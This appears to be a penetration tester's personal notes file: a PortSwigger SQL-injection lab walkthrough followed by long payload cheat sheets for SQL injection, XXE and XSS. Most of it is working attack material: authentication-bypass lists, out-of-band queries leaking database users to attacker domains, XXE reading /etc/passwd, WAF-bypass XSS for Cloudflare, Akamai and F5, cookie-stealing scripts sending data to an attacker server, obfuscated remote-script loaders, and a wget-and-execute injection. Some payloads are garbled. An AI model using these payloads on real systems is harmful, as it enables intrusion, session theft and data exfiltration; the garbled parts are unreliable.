1. Identify the vulnerability Observe that the stock check feature sends the productId and storeId to the application in XML format. Send the POST /product/stock request to Burp Repeater. In Burp Repeater, probe the storeId to see whether your input is evaluated. For

example, try replacing the ID with mathematical expressions that evaluate to other potential IDs, for example: `<storeId>1+1</storeId>`

2. Observe that your input appears to be evaluated by the application, returning the stock for different stores. Try determining the number of columns returned by the original query by appending a UNION SELECT statement to the original store ID:

`<storeId>1 UNION SELECT NULL</storeId>`

3. Observe that your request has been blocked due to being flagged as a potential attack. Bypass the WAF As you're injecting into XML, try obfuscating your payload using XML entities. One way to do this is using the Hackvector extension. Just highlight your input, right-click, then select Extensions > Hackvector > Encode > dec\_entities/hex\_entities. Resend the request and notice that you now receive a normal response from the application. This suggests that you have successfully bypassed the WAF.

4. Craft an exploit Pick up where you left off, and deduce that the query returns a single column. When you try to return more than one column, the application returns 0 units, implying an error. As you can only return one column, you need to concatenate the returned usernames and passwords, for example:

Below is not a valid payload, you have to use hackvector to convert the original payload:

`<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users</@hex_entities></storeId>`

5. Send this query and observe that you've successfully fetched the usernames and passwords from the database, separated by a ~ character.

Use the administrator's credentials to log in and solve the lab.

Exploiting blind SQL injection using out-of-band (OAST) techniques:

Below is from Port Swigger &

<https://notsosecure.com/out-band-exploitation-oob-cheatsheet>

ORACLE:

1.

`'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/'')+FROM+dual--`

2. `SELECT DBMS_LDAP.INIT(('oob.dnsattacker.com',80) FROM DUAL;`

BELOW techniques require higher privileges

**3. SELECT DBMS\_LDAP.INIT((SELECT version FROM v\$instance)||'.attacker.com',80)  
FROM dual; /\* --- Extracting Oracle database version \*/**

**4. SELECT DBMS\_LDAP.INIT((SELECT user FROM dual)||'.attacker.com',80) FROM dual;  
/\*Extracting Current user in Oracle database \*/**

#### **MSSQL (Microsoft SQL):**

**1. EXEC master..xp\_dirtree '\\oob.dnsattacker.com \' –**

**2. DECLARE @data varchar(1024);  
SELECT @data = (SELECT system\_user);  
EXEC('master..xp\_dirtree "\\'+@data+'.oob.dnsattacker.com\foo\$');**

**Limitation:: In order to use this technique database user should have sysadmin privileges.**

**Similarly, Other methods to create DNS queries: xp\_fileexists, xp\_subdirs,  
xp\_getfiledetails, sp\_add\_jobstep**

#### **MYSQL:**

**1. SELECT LOAD\_FILE(CONCAT('\\\\', 'oob.dnsattacker.com\\test.txt'));**

**2. SELECT LOAD\_FILE(CONCAT('\\\\', (SELECT HEX(CONCAT(user(),"n"))),  
'oob.dnsattacker.com\\test.txt'));**

**Limitation: In order to use this technique database user should have Select, update and File permissions.**

#### **PostgreSQL:**

**1. CREATE EXTENSION dblink;SELECT dblink\_connect('host=oob.dnsattacker.com  
user=postgres password=password dbname=dvdrental');**

**Limitation: User must have superuser privileges to execute CREATE EXTENSION query**

**2.**

**DROP TABLE IF EXISTS table\_output;  
CREATE TABLE table\_output(content text);  
CREATE OR REPLACE FUNCTION temp\_function()**

```

RETURNS VOID AS $$
DECLARE exec_cmd TEXT;
DECLARE query_result TEXT;
BEGIN
    SELECT INTO query_result (SELECT encode(convert_to(concat(user,' '),
'UTF8'),'hex'));
    exec_cmd := E'COPY table_output(content) FROM
E'\\\\\\\\\\\'||query_result||E'.oob.dnsattacker.com\\\\\\\\foobar.txt\';
    EXECUTE exec_cmd;
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;
SELECT temp_function();

```

Limitation: User must have superuser privileges to execute this command

<https://www.rangeforce.com/blog/sql-injection-isnt-going-anywhere>  
[Oracle/JDBC/Coldfusion:](#)

From:

<https://doc.lagout.org/security/SQL%20Injection%20Attacks%20and%20Defense.pdf>

bikes' OR '1'='1' /\* always true -> returns all rows \*/

bikes' OR '1'='2' no effect -> same as only bikes

bikes' AND '1'='2' /\* always false -> returns no rows \*/

The database reports that there is a missing right parenthesis in the SQL statement. This error can be returned for a number of reasons. A very typical situation of this is presented when an attacker has some kind of control in a nested SQL statement.

For example:

```

SELECT field1, field2, /* Select the first and second fields*/ (SELECT field1 /* Start
subquery */
FROM table2

```

```

WHERE something = [attacker controlled variable]) /* End subquery */
as field3 /* result from subquery */ FROM table1

```

The preceding example shows a nested subquery. The main SELECT executes another SELECT enclosed in parentheses. If the attacker injects something in the second query and comments out the rest of the SQL statement, Oracle will return a missing right parenthesis error.

## SQLite:

Writeup for SQLite with unique payloads + adding payloads to sqlmap to easily extract data from DB:

<https://sokarepo.github.io/web/2023/08/24/implement-blind-sqlite-sqlmap.html>

### Tips:

- Remember to try inserting SQLi payloads in places that will be saved in a database (e.g. address, name, phone number etc.)
- A lot of good MSSQL payloads:  
[https://owasp.org/www-chapter-belgium/assets/2010/2010-06-16/Advanced\\_SQL\\_Injecti%20onV2.pdf](https://owasp.org/www-chapter-belgium/assets/2010/2010-06-16/Advanced_SQL_Injecti%20onV2.pdf)
- Very long pdf:  
<https://doc.lagout.org/security/SQL%20Injection%20Attacks%20and%20Defense.pdf>

### Tricks for inserting single quotes:

For a URL, %27 is another. In HTML, you can have &#39;, &#039;, &#0039;, &apos;, &APOS; are others. What does your server do if these techniques are combined as in, %40%230039%3B (&#0039; url encoded) or %5C%27 (\' url encoded) or '\\\\'

### Sleep:

MSsql:

WAITFOR DELAY '0:0:10'--

From:

<https://medium.com/@jawadmahdi/how-i-found-blind-sql-injection-just-by-browsing-and-getting-a-unique-url-ed87fa1f35ed>

Above writeup's payload:

'XOR(if(now())=sysdate(),sleep(5\*1),0))OR'

Below worked on <https://games.samsclass.info/sql/ED103.html>

a' union SELECT sleep(10) #

\*\*\*sleep(10) is MySQL\*\*\*

If response is same for both, it could be because of waf and not the application.

' OR '1'='1' AND '1'='1

' OR '1'='1' AND '1'='2

Remember to try with quotes around 1:

' OR '1'='1'

' OR '1'='1' #

### SQLi Authentication Bypass:

`or 1=1

or 1=1--

or 1=1#

or 1=1/\*

admin' --

admin' #

admin'/\*

admin' or '1'='1'

admin' or '1'='1'--

admin' or '1'='1' #

admin' or '1'='1'/\*

admin'or 1=1 or '='

admin' or 1=1

admin' or 1=1--

admin' or 1=1#

admin' or 1=1/\*

admin') or ('1'='1

admin') or ('1'='1'--

admin') or ('1'='1' #

admin') or ('1'='1'/\*

admin') or '1'='1

admin') or '1'='1'--

admin') or '1'='1' #

admin') or '1'='1'/\*

1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055

admin" --

admin" #

admin"/\*

admin" or "1"="1

admin" or "1"="1"--

admin" or "1"="1" #

admin" or "1"="1"/\*

admin"or 1=1 or ""="

admin" or 1=1

admin" or 1=1--

admin" or 1=1#

admin" or 1=1/\*

admin") or ("1"="1  
admin") or ("1"="1"--  
admin") or ("1"="1"#  
admin") or ("1"="1"/\*  
admin") or "1"="1  
admin") or "1"="1"--  
admin") or "1"="1"#  
admin") or "1"="1"/\*  
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055`

## Sqlmap:

### Sqlmap Bypass WAF:

<https://github.com/gagaltotal/Bypass-WAF-SQLMAP/blob/master/WAF-SQLMap-Full>

you can try some of these tamper scripts:

tamper=apostrophemask,apostrophencode,base64encode,between,cha  
rdoubleencode,charunicodeencode,equaltolike,greatest,ifnull2ifisnull,multiplespaces,nonrecursiverepla  
cement,percentage,randomcase,securesphere,space2comment,space2plus,space2randomblan  
k,unionalltounion,unmagicquotes

INSERT STATEMENTS:

<http://amolnaik4.blogspot.com/2012/02/sql-injection-in-insert-query.html?m=1>

<https://pentestmag.com/exploiting-blind-sql-injections-update-insert-statements-without-stacked-queries-sina-yazdanmehr/>

NullByte:

App blocks %0D%0A? we try %0A or %0D or %u2028 or %2029 (using correct encoding).

But also remember to try things like this especially if you are dealing with Java:

%C0%8D%C0%8A

%c4%8a

%EA%A8%8A

## Oracle:

||utl\_inaddr.get\_host\_address(burpcollaborator)----

SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [  
<!ENTITY % remote SYSTEM "http://burpcollaborator/"> %remote;]>'),'/l') FROM dual

%20aa%27;wget%20http://burpcollaborator/Venom.sh%20-O%20-%3E%20/tmp/kh;Venom.sh%20/tmp/kh%27\$

\*/

### DNS lookup for Oracle:

in Oracle, the blank space ( ), double pipe (||), comma (,), period (.), (\*), and double-quote characters (") have special meanings. For example:-- The pipe || character can be used to append a function to a value.-- The function will be executed and the result cast and concatenated.

http://www.victim.com/id=1||utl\_inaddr.get\_host\_address(burpcollaborator)---- An asterisk followed by a forward slash can be used to terminate a-- comment and/or optimizer hint in Oracle http://www.victim.com/hint=\*/ from dual-Incorrectly Handled Types

### DNS lookup for Oracle:

SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://burpcollaborator/"> %remote;]>'),'/' ) FROM dual

### SQL Injection WAF Bypass:

<http://www.securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html>

### OWASP Checklist:

[https://raw.githubusercontent.com/tanprathan/OWASP-Testing-Checklist/master/OWASPV4\\_Chcklist.xlsx](https://raw.githubusercontent.com/tanprathan/OWASP-Testing-Checklist/master/OWASPV4_Chcklist.xlsx)

## SWAGGER:

### Swagger-EZ tool for making testing easier:

<https://github.com/RhinoSecurityLabs/Swagger-EZ>

A write for the above tool:

<https://rhinosecuritylabs.com/application-security/simplifying-api-pentesting-swagger-files/>

Try the above tool first and use it locally because the requests should come from your IP or there maybe issues. If it doesn't work, the tool is already hostes here:

<https://rhinosecuritylabs.github.io/Swagger-EZ/>

### Good tips for testing APIs, very useful for swagger and others:

<https://book.hacktricks.xyz/pentesting/pentesting-web/web-api-pentesting>



## SWF Files:

<https://blog.0xffff.info/2021/06/23/exploiting-swfs-a-guide-to-xsf-and-flash-hacking/>

## UPLOAD:

File Upload RCE via JPG:

<https://hackerone.com/reports/403417>

File Upload RCE via PNG:

[https://4lemon.ru/2017-01-17\\_facebook\\_imagetrack\\_remote\\_code\\_execution.html](https://4lemon.ru/2017-01-17_facebook_imagetrack_remote_code_execution.html)

ImageMagick - Try if App converts images (2016)

<https://imagetrack.com>

## Web Cache Deception:

Paypal: <https://vimeo.com/249130093>

## WEB CACHE POISONING:

Amazing step by step guide:

<https://bxmbn.medium.com/how-i-test-for-web-cache-vulnerabilities-tips-and-tricks-9b138da08ff9>

Web Cache Poisoning PortSwigger Lab:

GET /js/localize.js?lang=en?utm\_content=z&cors=1&x=1 HTTP/1.1

Origin: x%0d%0aContent-Length:%208%0d%0a%0d%0aalert(1)\$\$\$\$

## Wordpress:

\*\*\* Try to get a CVE on a wordpress plugin, a famous hacker said it's a very easy way to get your first cve \*\*\*

To Report a CVE in a Wordpress plugin use:

<https://wpscan.com/submit>

Easy Guide to Install Wordpress, install plugins and find CVEs:

<https://swapnilbodekar.medium.com/how-i-was-able-to-find-out-my-1st-cve-in-the-wordpress-plugin-fcbd524546fe>

Discovering Vulnerabilities in WordPress Plugins at Scale:

<https://blog.wpsec.com/discovering-vulnerabilities-in-wordpress-plugins-at-scale/>

Xss in Plugin Writeup:

<https://medium.com/@niraj1mahajan/a-hackers-tale-finding-10x-cves-in-wordpress-plugins-30f86bacf2c8>

How to Install Wordpress Locally:

[https://www.hostinger.com/tutorials/install-wordpress-locally?ppc\\_campaign=google\\_search\\_generic\\_hosting\\_all&bidkw=defaultkeyword&lo=1028790&gclid=Cj0KCQjw7aqkBhDPArisAKGa0oJH4b9WljQM9gzoTDECHJlqmE5E8bvntJrElkq0rCE-IGFTo4lYelaAgstEALw\\_wcB#Method\\_3\\_Install\\_WordPress\\_Locally\\_with\\_XAMPP](https://www.hostinger.com/tutorials/install-wordpress-locally?ppc_campaign=google_search_generic_hosting_all&bidkw=defaultkeyword&lo=1028790&gclid=Cj0KCQjw7aqkBhDPArisAKGa0oJH4b9WljQM9gzoTDECHJlqmE5E8bvntJrElkq0rCE-IGFTo4lYelaAgstEALw_wcB#Method_3_Install_WordPress_Locally_with_XAMPP)

Wordpress Plugin Security Audit Guide:

<https://www.getastra.com/blog/security-audit/plugin-security-audit/>

The Ultimate WordPress Security Guide – Step by Step (2023):

<https://www.wpbeginner.com/wordpress-security/>

Intentionally Vulnerable Wordpress Plugin:

<https://make.wordpress.org/plugins/2013/11/24/how-to-fix-the-intentionally-vulnerable-plugin/>

Hacktricks Wordpress:

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress>

Wordpress Plugin Security Testing Cheat Sheet:

<https://gist.github.com/bueltge/42eb5ec9d26635ead1c99a93b1ca0db8>

## XXE:

If your exploiting your XXE under Java, I recommend a payload like this:

```
<!DOCTYPE root [  
  <!ENTITY stuff SYSTEM ".">  
><root>&stuff;</root>
```

Try in non-xml POST requests (especially with soap apis):

```
productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"  
href="file:///etc/passwd"/></foo>&storeId=1
```

Above from:

<https://book.hacktricks.xyz/pentesting-web/xxe-xxe-xml-external-entity>

Get request:

```
%3C%3Fxml%20version%3D%221.0%22%3F%3E%3C%21DOCTYPE%20root%20%
```

**Use internal dtd file:**

<https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/>

XXE via SVG:

```
<?xml version="1.0" standalone="yes"?>  
<!DOCTYPE foo [ <!ENTITY fetch SYSTEM "file:///etc/passwd">]>  
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"  
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">  
<text font-size="23" x="8" y="28">&fetch;</text>  
</svg>
```

## XSS:

**XSSs CSP Bypass using google api csp:**

<https://www.huntr.dev/bounties/4c1c5db5-210f-4d7e-8380-b95f88fdb78d/>

[If angle brackets are blocked try encodings from XSS Payloads doc.](#)

**If javascript:alert(5); gets blocked try this:**

```
<data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4>
```

## JQUERY XSS PAYLOADS:

<https://github.com/cve-sandbox/jquery>

Stores XSS CSP Bypass Writeup

[https://www.pmnh.site/post/witeup\\_lhe\\_graphql\\_stored\\_xss/](https://www.pmnh.site/post/witeup_lhe_graphql_stored_xss/)

BUG BOUNTY TIPS & TRICKS



**Anton**  
@therceman

# XSS

## jQuery Payloads #1

FOR EDUCATIONAL PURPOSES ONLY

  
[www.therceman.dev](http://www.therceman.dev)

<https://github.com/cve-sandbox/jquery>

CVE-2020-11023

XSS payload is injected into the .html(), .append(), \$() using prepended <option> tag

>= 1.5.1 < 3.5.0

Tag <option> is wrapped with <select> tag automatically, leading to <style> tag removal

 [http://web.com/?q=<option><style></option></select><img src=1 onerror=alert\(1\)></style>](http://web.com/?q=<option><style></option></select><img src=1 onerror=alert(1)></style>)

```
<script>
  $('#cont').html('<option><style></option></select><img src=1 onerror=alert(1)></style>');
</script>
```

CVE-2020-11022

XSS payload is injected into the .html(), .append(), \$() using self-closing tag in attrs

>= 1.5.1 < 3.5.0

<x" title="/" is treated as self-closing tag, leading to XSS because of <img> tag break out

 [http://web.com/?q=<img alt="<x" title="/"><svg onload=alert\(4\)>>](http://web.com/?q=<img alt=<x "/")

```
<script>
  $('#cont2').html('<img alt="<x" title="/"><svg onload=alert(4)>>');
</script>
```

CVE-2019-11358

jQuery.extend function is vulnerable to Prototype Pollution vulnerability

>= 1.0.0 < 3.4.0

Attacker can modify prototype of an Object (\_\_proto\_\_) and trigger XSS payload

 [http://web.com/?q=books&\\_\\_proto\\_\\_\[backLink\]=<svg onload=alert\(1337\)>](http://web.com/?q=books&__proto__[backLink]=<svg onload=alert(1337)>)

```
<script>
  const defaultConfig = {
    "backLink": "<a href='https://website.com'>Go Back</a>"
  };

  const queryParams = {
    "q": "books",
    "__proto__": {
      "backLink": "<svg onload=alert(1337)>"
    }
  }

  let config = jQuery.extend(true, defaultConfig, queryParams);

  $('#backLinkContainer').html(config.backLink);
</script>
```



**FOLLOW FOR MORE**



Small 15 Character XSS Payload:

"oncut="alert() Which will result a blank popup when we Press CTRL+X on Windows & COMMAND+X on OS X on keyboard

### Beef-XSS Payload:

```
<object data="https://1testing:3000/demos/butcher/index.html" width="500" height="200"></object>
```

### Port Swigger: Bypass Filter

```
<noembed><img title="</noembed><img src onerror=alert(1)>"></noembed>
```

New Google Chrome payload from Portswigger:

<https://portswigger-labs.net/xss/xss.php?x=>

```
%3Cdetails%20ontoggle=alert(1)%3E%20%3Cdiv%20id=target%3Ehello%20world!%3C/div%3E%20%3C/details%3E#target
```

### WAF BYPASS:

CloudFlare: 1-24-22:

```
"%2Bself[%2F*foo*%2F'alert'%2F*bar*%2F](self[%2F*foo*%2F'document'%2F*bar*%2F][domain'])%2F%2F
```

CloudFlare 10-27-21:

```
<svg onload=alert&#0000000040document.cookie)>
```

Cloudflare 10-19-21:

```
<Svg One OnLoad=alert(1)>
```

```
%3Csvg/on%20onload=alert(1)%3E
```

```
"Onx=() AutOfOcUs OnfOCuS=prompt(document.cookie)>
```

F5 9/9/21:

```
<svg%0aonload=confirm/*spencer5cent/*`'`//
```

### PAYLOADS FROM SLACK:

```
<style onload=alert(document.domain)>
```

```
<div onmouseover=alert(domain)>
```

Use this to test XSS:

<https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

```
<script>alert(window.opener.document.cookie)</script>
```

```
<script src="http://sqmeljtd8lhp9udjljsveck62x8nwc.burpcollaborator.net"></script> data:text/html, <script>alert(window.opener.document.cookie)</script>
```

```
<script src="https://burpcollaborator%26sol;jp%26sol;xss.js%26num;"></script>
```

`$\href{javascript:alert(1)}{Frogs find bugs}$`

Payloads sorted by the character that comes after input value:

(From <https://brutelogic.com.br/blog/chrome-xss-bypass/>)

Char right after	Example(s)	Payload(s)
Space or EOL (end of line)	Search for TERM returned 0 results. Results for TERM	<code>&lt;script src="data:%26comma;alert(1)//</code>
Double quote	Search for "TERM" returned 0 results.	<code>&lt;script src=data:%26comma;alert(1)//</code>
Single quote	Search for 'TERM' returned 0 results.	<code>&lt;script src=data:%26comma;alert(1)// &lt;script src="data:%26comma;alert(1)//</code>
Dot, comma, colon, semicolon etc.	Results for TERM:	<code>&lt;script src=data:%26comma;alert(1)%26sol;%26sol; &lt;script src="data:%26comma;alert(1)%26sol;%26sol;</code>
Less than	<code>&lt;span&gt;Results for TERM&lt;/span&gt;</code>	<code>&lt;script src=//domain%26sol;my.js%26num; &lt;script src="//domain%26sol;my.js%26num;</code>
Greater than, question mark or slash	Are you looking for TERM?	NO BYPASS

### Cookie Stealing:

#### Host this file:

```
document.write('<img src=""https://burpcollaborator:1234/collect.gif?cookie=' + document.cookie +  
"/>')
```

XSS Payload:

```
"><script src=http://10.10.14.13/sploit.js></script>
```

### Maintaining Valid html syntax:

```
"onfocus=alert(9)//  
'onfocus=alert(9);a='  
a%20onfocus=alert(9)  
"><script>alert(9)</script><a"  
javascript:alert(9)
```

### **Payloads that doesn't require script tags (ksee pics on phone to see when to use them):**

"autofocus onfocus=alert(9)/

'onfocus=alert(9);a='

a%20onfocus=alert(9)

"><script>alert(9)</script><a"

### **Exploiting Text Nodes: (see pics on phone to see when to use them):**

</title><script>alert(9)</script><title>

Mike<script>alert(9)</script>

]]><script>alert(9)</script><![CDATA

</textarea><script>alert(9)</ script><textarea>

### **Alternate Concatenation Techniques (see pics on phone to see when to use them):**

"/alert(9)/"

"|alert(9)|"

"!=alert(9)!="

"alert(9);//

"+\$. getScript('http:// evil.site')+"

"+"new Ajax. Request('http:// same.origin/')+"

"+"xhr. Request('http:// same.origin/')+"

### **This Worked to Bypass Cloudflare Before:**

javascript%3avar{a%3aonerror}%3d{a%3aalert}%3bthrow%2520document.cookie

### **Quotes Now Allowed (Try on Open Redirect Bugs/DOM XSS):**

javascript:window.onerror=alert;throw 1

### **Single and Double Quotes Not Allowed:**

<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>

### **Double Quotes and Semicolon Not Allowed:**

<IMG SRC=javascript:alert('XSS')>

### **Same as Above & Case Insensitive:**

<IMG SRC=JaVaScRiPt:alert('XSS')>

### **Embedded Tag Used to Break Up XSS:**

<IMG SRC="jav ascript:alert('XSS');">

## Blocked Script Tags:

`<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==">Click here</a>`

## Akamai

`\');confirm(1);//`

Blind XSS Javascript **REVERSE SHELL:**

<https://infosecwriteups.com/upgrading-xss-hunter-with-a-basic-reverse-javascript-shell-db00172e32f9>

`login?ReturnUrl=javascript:1&ReturnUrl=%2561%256c%2565%2572%2574%2528%2564%256f%2563%2575%256d%2565%256e%2574%252e%2564%256f%256d%2561%2569%256e%2529`

## Google xss challenge xss-game.appspot.com:

(Try this next: Promptinnerht.ml)

Level 3

`Url#<img src=1 onerror=alert('')><img src=1 href=1 onerror=alert(7);>`

Turns out I just needed a single quote before the closing tag + payload so :

`'><img src=1 href=1 onerror=alert(7);>`

Level 4:

`')%3Balert('5`

`%3B = ;`

Level 5 (easy):

change url to `next=javascript:alert(6);`

Enter email and press next

Level 6:

Use "data url" for payload because it doesn't allow http or https:

`Url.com/#data:application/javascript,alert()`

## Cross Site Scripting Payload to Steal phpinfo source code:

`<script>`

`var req = new XMLHttpRequest();`

`req.onload = reqListener;`

`var url = '<target-url>/phpinfo.php';`

`req.withCredentials = true;`

`req.open('GET', url, false);`

`req.send();`



```
function reqListener() {
var req2 = new XMLHttpRequest();
const sess = this.responseText.substring(this.responseText.indexOf('HTTP_COOKIE') + 1 );
req2.open('GET', '<attacker-server>/?data=' + btoa(sess), false);
req2.send();
};
</script>
```

## BlindXSS:

```
Cgic2NyaXB0lik7YS5zcmM9Imh0dHBzOi8vc3BlbmNlcjVjZW50eHNzaHQueHNzLmh0lJtkb2N1b
WVudC5ib2R5LmFwcGVuZENoaWxkKGEpOw=&#61;&#61;>
"><script src=https://9r1t2qvchdhbbj7j7oqrxar9m0srgk49.oastify.com/promo></script>
javascript:eval('var
a=document.createElement('\script');a.src='\https://9r1t2qvchdhbbj7j7oqrxar9m0srgk49.oastify.c
om\';document.body.appendChild(a)')
"><img src=x
id=dmFyIGE9ZG9jdW1lbnQuY3JIYXRIRWxlbWVudCgic2NyaXB0lik7YS5zcmM9InA2d2ZqN2FI
ZXNoYW8ycHZjbTFsc3cxc25qdGFoMTVxLm9hc3RpZnkuY29tJtkb2N1bWVudC5ib2R5LmFwc
GVuZENoaWxkKGEpOw== onerror=eval(atob(this.id))>
"><video><source+onerror%3deval(atob(this.id))+id%3ddmFyIGE9ZG9jdW1lbnQuY3JIYXRIRW
xlbWVudCgic2NyaXB0lik7YS5zcmM9Imh0dHBzOi8vc3BlbmNlcjVjZW50eHNzaHQueHNzLmh0l
Jtkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkKGEpOw%26%2361%3b%26%2361%3b>
```

Steal Cookies: "><script>document.write('')</script>

## Miscellaneous

**For old pages without submit buttons:**

[https://medium.com/@adrien\\_jeanneau/how-i-was-able-to-list-some-internal-information-from-payload-bugbounty-ca8d217a397c](https://medium.com/@adrien_jeanneau/how-i-was-able-to-list-some-internal-information-from-payload-bugbounty-ca8d217a397c)

Windows findstr multiple patterns:  
findstr /v "black white" blackwhite.txt

Reflected xss burp extension:

<https://github.com/elkokc/reflector>

Burp pro file upload scanner:

<https://github.com/PortSwigger/upload-scanner>

How to use burp deserialization scanner:

[https://youtu.be/F3bPD\\_uG XKc](https://youtu.be/F3bPD_uG XKc)

Blind ssrf chains

<http://blog.assetnote.io/2021/01/13/blind-ssrf-chains/>

Ssrf burp plugin:

<https://github.com/ethicalhackingplayground/ssrf-king#-ssrf-king->

Csrf tool:

<https://github.com/0xInfection/XSRFProbe>

### **Subdomains:**

<https://subdomains.whoisxmlapi.com/lookup-report/Xa2LXE2qV>

Get URLs in Chrome Console:

```
urls = []
$$('*').forEach(element => {
  urls.push(element.src)
  urls.push(element.href)
  urls.push(element.url)
}); console.log(...new Set(urls))
```

Bug Bounty Tip : XSS Payload for WAF Evasion successfully working/tested on Cloudflare & Imperva WAF...

Enjoy Hunting... 🍷🔪

XSS Payload -

AAAAAAAAAAAA"accesskey="x"onclick="confirm(document/\*00000\*/\*00000\*/cookie)"/BBBBBB  
BBBB=1

Trigger For Firefox (Windows/Linux) - ALT+SHIFT+X

And for MAC - CTRL+ALT+X

Bypass akamai:

">'>|<i>|<svg/onload=alert("xss")>

Grep urls etc from js files:

<https://github.com/Zarcolio/grepaddr>

Same repo as above, has email addresses+usernames:

<https://github.com/TheBlueFrog/PhotoGallery2/blob/b5565619d87ea0b55437a564b924c94b3f5c2d30/src/main/java/com/mike/website3/db/EmailAddress.java>

<https://github.com/TheBlueFrog/geo-in-house-backend/blob/ff71fc797302544779457a1737d3041d360f13aa/src/com/example/mike/Register.java>

<https://github.com/notmarshmallow/credax>

For nginx:

GET / HTTP/1.1\s\nHost:localhost\s\n\s\n

Nginx misconfigurations:

<https://blog.detectify.com/2020/11/10/common-nginx-misconfigurations/>

Check for nginx off by slash vulnerability:

http://server/api/user -> http://apiserver/v1//user

http://server/apiuser -> <http://apiserver/v1/user>

<https://wisquas.lostrabbitlabs.com/query?query=host%3Aexample.com>

## **WORDPRESS:**

wp-content/plugins/wordfence/lib/diffResult.php?file=[ your\_payload ]

wp-admin/setup-config.php?step=1

Check wp for sensitive uploads:

wp-json/wp/v2/pages

Cloud flair xss bypass

<svg onload=alert%26%230000000040"1")>

<https://gofile.io/d/vB57yz>

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

<https://github.com/bugbountyforum/XSS-Radar>

<https://github.com/rpelizzi/dom-xss/blob/master/test/examples/attacks.html>

Dom xss tutorials:

<https://domgo.at/cxss/example>

Find vulnerable js Frameworks:

<https://github.com/RetireJS/retire.js>

<https://github.com/Dionach/CMSmap>

### **Commands:**

gau -b ttf,woff,svg,png,jpeg,jpg,css,bmp,tiff,woff2,ico,icon,PNG,JPG,BMP,CSS,gif,GIF

### **Nginx:**

Tool to Test Nginx Server for MisConfigurations:

<https://github.com/yandex/gixy>

Stumble upon 404 nginx servers? make sure to test for off-by-slash vulnerabilities

http://example[.]com/index.php -> File not found

http://example[.]com/assets../index.php -> source code

Try with img, js, assets, vendors, media as the folder name

Test is vulnerable:

<https://github.com/bayotop/off-by-slash/blob/master/off-by-slash.py>

Intruder fuzz lists:

<https://github.com/1N3/IntruderPayloads/tree/master/FuzzLists>

### **AWS WAF Padding Bypass:**

[https://osamaelnaggar.com/blog/aws\\_waf\\_dangerous\\_defaults/](https://osamaelnaggar.com/blog/aws_waf_dangerous_defaults/)

## **TOOLS/RESOURCES:**

### **Vulns Specific to well known Technologies:**

<https://book.hacktricks.xyz/pentesting/pentesting-web#web-tech-tricks>

And

### **Sort list of URLs:**

<https://github.com/s0md3v/uro>

Browser Extensions:

Find secrets in js code:

<https://github.com/trufflesecurity/Trufflehog-Chrome-Extension>

## **WAF BYPASS:**

### **AWS WAF Bypass Techniques (POST Requests) 7/26/2023:**

<https://blog.sicuranext.com/aws-waf-bypass/>

### **SQL Injection WAF Bypass:**

<http://www.securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html>

### **CloudFlare 10-27-21:**

`<svg onload=alert&#0000000040document.cookie)>`

### **Cloudflare 10-19-21:**

`<Svg One OnLoad=alert(1)>  
%3Csvg/on%20onload=alert(1)%3E`

`"Onx=() AutoOfOcUs OnfOCuS=prompt(document.cookie)>`

### **F5 9/9/21:**

`<svg%0aonload=confirm/*spencer5cent*`'`//`

## **PAYLOADS FROM SLACK:**

```
<style onload=alert(document.domain)>  
<div onmouseover=alert(domain)>
```

**CVES:**

**Zyxel:**

<https://www.zdnet.com/article/nasty-zyxel-remote-execution-bug-is-being-exploited/>